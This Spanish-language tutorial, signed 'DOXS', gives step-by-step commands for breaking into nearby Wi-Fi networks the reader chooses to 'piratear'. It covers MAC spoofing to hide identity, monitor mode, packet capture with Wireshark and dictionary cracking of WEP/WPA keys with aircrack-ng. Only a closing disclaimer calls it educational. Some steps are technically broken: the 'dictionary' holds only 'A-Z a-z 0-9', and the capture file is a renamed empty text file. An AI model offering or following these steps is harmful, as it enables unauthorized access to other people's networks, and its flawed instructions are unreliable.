Antes de nada ocultaremos nuestra mac, por motivos de seguridad, para eso ejecutamos los comandos como administradores (poniendo *sudo* delante de cada comando):

ifconfig wlan0 down
ifconfig wlan0 hw ether 00:??:??:??:??:??
ifconfig wlan0 up

***Donde pone** *wlan0* **cada uno tiene que poner su tarjeta de red inalámbrica.**
Para saber que tarjeta estamos usando podemos usar el comando *ifconfig wlan*
En las interrogaciones pondremos los números que queramos para renombrar nuestra mac (hexadecimal)

1-Para comenzar tenemos que hacer un escaner de las redes que tenemos al rededor y lo haremos con el siguiente comando:

iwlist wlan0 scanning

***Donde pone** *wlan0* **cada uno tiene que poner su tarjeta de red inalámbrica.**

2-Luego cuando nos salga toda la lista de redes lo que haremos es copiar en un documento de texto la información de la red que queramos piratear.

Ej: *Cell 01 - Address: 00:01:DB:4D:8E:ED*

ESSID:"3Com"

Mode:Master

Channel:2

Frequency:2.417 GHz (Channel 2)

Quality=45/100 Signal level:-82 dBm Noise level=-127 dBm

Encryption key:on

Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 6 Mb/s

9 Mb/s; 12 Mb/s; 18 Mb/s; 24 Mb/s; 36 Mb/s

48 Mb/s; 54 Mb/s

Extra:tsf=0000000ae80c1181

Extra: Last beacon: 1792ms ago

3-Ahora continuamos poniendo nuestra tarjeta de red en modo monitor , lo haremos con los siguientes comandos:

ifconfig wlan0 down

iwconfig wlan0 mode monitor

ifconfig wlan0 up

***Donde pone *wlan0* cada uno tiene que poner su tarjeta de red inalámbrica.**

4-A continuación lo que haremos es indicar a la tarjeta de red en que canal debe escuchar , basándonos en la información de la red que copiamos en el paso 2.

iwconfig wlan0 channel [X]

*** Donde pone *wlan0* cada uno tiene que poner su targeta de red inalámbrica.**

5-Para continuar tendremos que abrir el programa wireshark, que sera el encargado de coger todos los paquetes que nos harán falta para sacar la clave. Si no lo tenemos instalado, lo podemos instalar tecleando el comando *sudo apt-get install wireshark* luego abriremos el programa (siempre con permisos de administrador para abrir el programa)

sudo wireshark

6-Antes de empezar a coger paquetes con wireshark tendremos que hacer un par de cosas para su perfecto funcionamiento.


Para empezar tendremos que crear dos archivos nuevos, en la carpeta que nosotros queramos. Uno sera un diccionario con el que haremos el ataque de fuerza bruta y otro es el archivo donde se irán guardando los paquetes de wireshark para después analizarlos con aircrack-ng.

El archivo de diccionario sera un .txt y en su interior contendrá lo siguiente:


A-Z
a-z
0-9

El archivo donde guardaremos los paquetes sera un archivo de texto vacío, al cual le cambiaremos la extensión por la .cap


7-Una vez creados los dos archivos , los cuales nos valdrán para todos los pirateos, tenemos que continuar con la configuración de wireshark. Lo haremos igual que en las fotografiás.



A continuación seleccionamos nuestra tarjeta de red y le damos a “options”



En las opciones nos saldrá lo siguiente:



Lo dejamos tal y como esta en la imagen, y clicamos en “browse...” y seleccionamos el archivo que creamos con la extensión .cap

Luego le damos a “start” y esperamos a tener los paquetes suficientes.

*Si no tenemos el programa aircrack-ng instalado lo instalaremos con el siguiente comando:

sudo apt-get install aircrack-ng

Para terminar lo único que nos queda es analizar los paquetes que hemos recogido con wireshark. Asi que pondremos lo siguiente en el shell.

sudo aircrack-ng -a [X] -e [X] -b [X] -w [destino diccionario] [origen archivo]

-a <amode> Tipo de encriptación de la red (seleccionar 1 ó 2) (1/WEP, 2/WPA-PSK)

-e <essid> Nombre de la red
-b <bssid> Mac del router que contiene la red
-w < > Ponemos la ruta donde se encuentra el diccionario que creamos y luego la ruta donde están los paquetes que cogimos con wireshark

***Para coger los datos de las opciones -a -e y -b nos valdremos de la información del paso 2**

Una vez sacada la clave tendremos que reiniciar el ordenador , y ya podemos conectarnos a la red deseada. (cuando reiniciemos , nuestra mac volverá a ser la original de nuestra tarjeta)

MANUAL HECHO POR DOXS!

ESTE MANUAL ES COMPLETAMENTE EDUCATIVO, PARA CONTROLAR LA SEGURIDAD DE TU PROPIA RED. NO ME HAGO RESPONSABLE DEL USO QUE PODAIS DARLE.